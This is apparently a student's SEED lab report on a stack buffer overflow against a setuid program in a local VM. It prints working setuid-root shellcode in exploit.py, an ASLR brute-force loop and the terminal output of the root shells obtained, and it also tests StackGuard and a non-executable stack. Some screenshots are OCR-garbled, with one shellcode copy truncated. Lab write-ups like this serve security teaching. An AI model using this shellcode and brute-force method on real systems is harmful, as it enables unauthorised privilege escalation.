
Defeating dash's Countermeasure

We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash` using command “`sudo ln -sf /bin/dash /bin/sh`” :



The screenshot shows a terminal window titled "liangyuwang@VM: ~" within the Oracle VM VirtualBox interface. The terminal displays the command `sudo ln -sf /bin/dash /bin/sh` being entered and executed. The prompt changes from `liangyuwang@VM:~$` to `liangyuwang@VM:~#` after the command is run. The background of the terminal is dark purple. The VirtualBox window title bar shows "SeedUbuntu [Running] - Oracle VM VirtualBox" and the system tray includes icons for volume, network, and the user "liangyuwang".

We compile and run the `dash_shell_test` program without the `setuid(0)` line:



The screenshot shows a gedit editor window titled "dash_shell_test.c (~/.Desktop) - gedit" within the Oracle VM VirtualBox interface. The editor displays the source code for `dash_shell_test.c`. The code includes headers `<stdio.h>`, `<sys/types.h>`, and `<unistd.h>`. The `main` function sets up `argv` with `argv[0] = "/bin/sh"` and `argv[1] = NULL`. It then calls `execve("/bin/sh", argv, NULL);` and returns 0. The code is as follows:

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char*argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

The gedit window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The status bar at the bottom shows "C", "Tab Width: 8", "Ln 17, Col 2", and "INS".

The screenshot shows a terminal window titled "liangyuwang@VM: ~/Desktop". The user has compiled a C program named "dash_shell_test.c" into "dash_shell_test" using "gcc". They then used "sudo chown root dash_shell_test" and "sudo chmod 4755 dash_shell_test" to set permissions. Finally, they ran "./dash_shell_test". The output shows the user's identity as "uid=1001(liangyuwang) gid=1001(liangyuwang) groups=1001(liangyuwang),4(adm),270(udo),113(lpadmin),128(sambashare)".

```
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
liangyuwang@VM:~/Desktop$ sudo chown root dash_shell_test
liangyuwang@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
liangyuwang@VM:~/Desktop$ ./dash_shell_test
$
$
$ id
uid=1001(liangyuwang) gid=1001(liangyuwang) groups=1001(liangyuwang),4(adm),270(udo),113(lpadmin),128(sambashare)
$
```

We then run and compile dash_shell_test program with the setuid(0) line:

The screenshot shows a code editor window titled "*dash_shell_test.c (~/Desktop) - gedit". The code is as follows:

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char*argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Oct 20 2019 8:50 PM liangyuwang

liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
liangyuwang@VM:~/Desktop$ sudo chown root dash_shell_test
liangyuwang@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
liangyuwang@VM:~/Desktop$ ./dash_shell_test
#
#
# id
uid=0(root) gid=1001(liangyuwang) groups=1001(liangyuwang),4(adm),27(sudo),113(
padmin),128(sambashare)
#
```

With the `setuid(0)` line, we are able to get root; without it, we are unable to get root. It shows that dash shell can detect when the effective UID is not the real UID.

We add the assembly code for invoking `seuid(0)` to our `exploit.py` program as follows:

```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.py (~/Desktop) - gedit Oct 20 2019 9:19 PM liangyuwang


#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"           #Line 1: xorl    %eax,%eax
    "\x31\xdb"           #Line 2: xorl    %ebx,%ebx
    "\xb0\xd5"           #Line 3: movb    $0xd5,%al
    "\xcd\x80"           #Line 4: int     $0x80

    "\x31\xc0"           # xorl    %eax,%eax
    "\x50"               # pushl    %eax
    "\x68"               # pushl    $0x68732f2f
    "\x68"               # pushl    $0x6e69622f
    "\x89\xe3"           # movl     %esp,%ebx
    "\x50"               # pushl    %eax
    "\x53"               # pushl    %ebx
    "\x89\xe1"           # movl     %esp,%ecx
    "\x99"               # cdq
    "\xb0\x0b"           # movb     $0x0b,%al
    "\xcd\x80"           # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Replace 0 with the correct offset value
D = 36
```



```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Open [?] Save
Oct 20 2019 9:32 PM liangyuwang

#!/usr/bin/python3
import sys

shellcode= (
"\x31"
"\x31"
"\xb0"
"\xcd"
"\x31"
"\x50"
"\x68"
"\x68"
"\x89"
"\x50"
"\x53"
"\x89"
"\x99"
"\xb0"
"\xcd"
"\x00"
).encode('utf-8')

# Fill the
content =
#####
# Replace
D = 36
```

```
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ python3 exploit.py
liangyuwang@VM:~/Desktop$ ./stack
#
# id
uid=0(root) gid=1001(liangyuwang) groups=1001(liangyuwang),4(adm),27(sudo)
#
```


We run exploit.py and stack program and obtains root, and this time our UID is root(0) instead of 1001, this means we now have a real root process, more powerful than before.

Defeating Address Randomization

We now want to use brute force approach to defeat Linux's address space randomization countermeasure.

We enable Ubuntu's address space randomization using the command: `sudo /sbin/sysctl -w kernel.randomize_va_space=2`


Then we run the buffer overflow attack and it fails and we get segmentation fault error:




```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
liangyuwang@VM:~/Desktop$ python3 exploit.py
liangyuwang@VM:~/Desktop$ ./stack
Segmentation fault
liangyuwang@VM:~/Desktop$
```

This happens because address randomization randomizes the return address, so a hard-coded attack won't work.

So we create a bash shell script that runs the the stack program in a loop, that will hopefully hit upon the correct return address:



```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
brute (~/.Desktop) - gedit
Open Save
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
sh Tab Width: 8 Ln 5, Col 1 INS
Right Ctrl
```


```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
liangyuwang@VM: ~/Desktop
7 minutes and 5 seconds elapsed.
The program has been running 168277 times so far.
./brute: line 15: 732 Segmentation fault ./stack
7 minutes and 5 seconds elapsed.
The program has been running 168278 times so far.
./brute: line 15: 734 Segmentation fault ./stack
7 minutes and 5 seconds elapsed.
The program has been running 168279 times so far.
./brute: line 15: 735 Segmentation fault ./stack
7 minutes and 5 seconds elapsed.
The program has been running 168280 times so far.
./brute: line 15: 736 Segmentation fault ./stack
7 minutes and 5 seconds elapsed.
The program has been running 168281 times so far.
./brute: line 15: 737 Segmentation fault ./stack
7 minutes and 5 seconds elapsed.
The program has been running 168282 times so far.
#
#
# id
uid=0(root) gid=1001(liangyuwang) groups=1001(liangyuwang),4(adm),27(sudo),113(lpadmin),128(sambashare)
#
```

We run the script, and got root after 7 minutes 5 seconds and 168282 attempts.

Turn on the StackGuard Protection

We turn off address space randomization: `sudo sysctl -w kernel.randomize_va_space=0`

We recompile stack without the `-fno-stack-protector` option and run the stack program:




The screenshot shows a terminal window titled "SeedUbuntu [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
liangyuwang@VM:~/Desktop$ gcc -o stack -z execstack stack.c
liangyuwang@VM:~/Desktop$ sudo chown root stack
liangyuwang@VM:~/Desktop$ sudo chmod 4755 stack
liangyuwang@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
liangyuwang@VM:~/Desktop$
```

We get a “stack smashing detected” error and then the program core dumps.

Turn on the Non-executable Stack Protection

We intentionally make stacks executable and recompile stack program using the `noexecstack` option: `gcc -o stack -fno-stack-protector -z noexecstack stack.c`



```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
liangyuwang@VM:~/Desktop$ sudo chown root stack
liangyuwang@VM:~/Desktop$ sudo chmod 4755 stack
liangyuwang@VM:~/Desktop$ ./stack
Segmentation fault
liangyuwang@VM:~/Desktop$
```

The screenshot shows a terminal window in a virtual machine. The user has compiled a program named 'stack' with flags that disable stack protection. They then set permissions to 4755 (SUID bit) and attempted to run the program. The program crashed with a segmentation fault. Below the terminal window, the files 'stack' and 'stack_dbg' are visible on the desktop.

We run stack and get segmentation fault, so we cannot get a shell because non-executable stack protection blocks shell code from executing on the stack.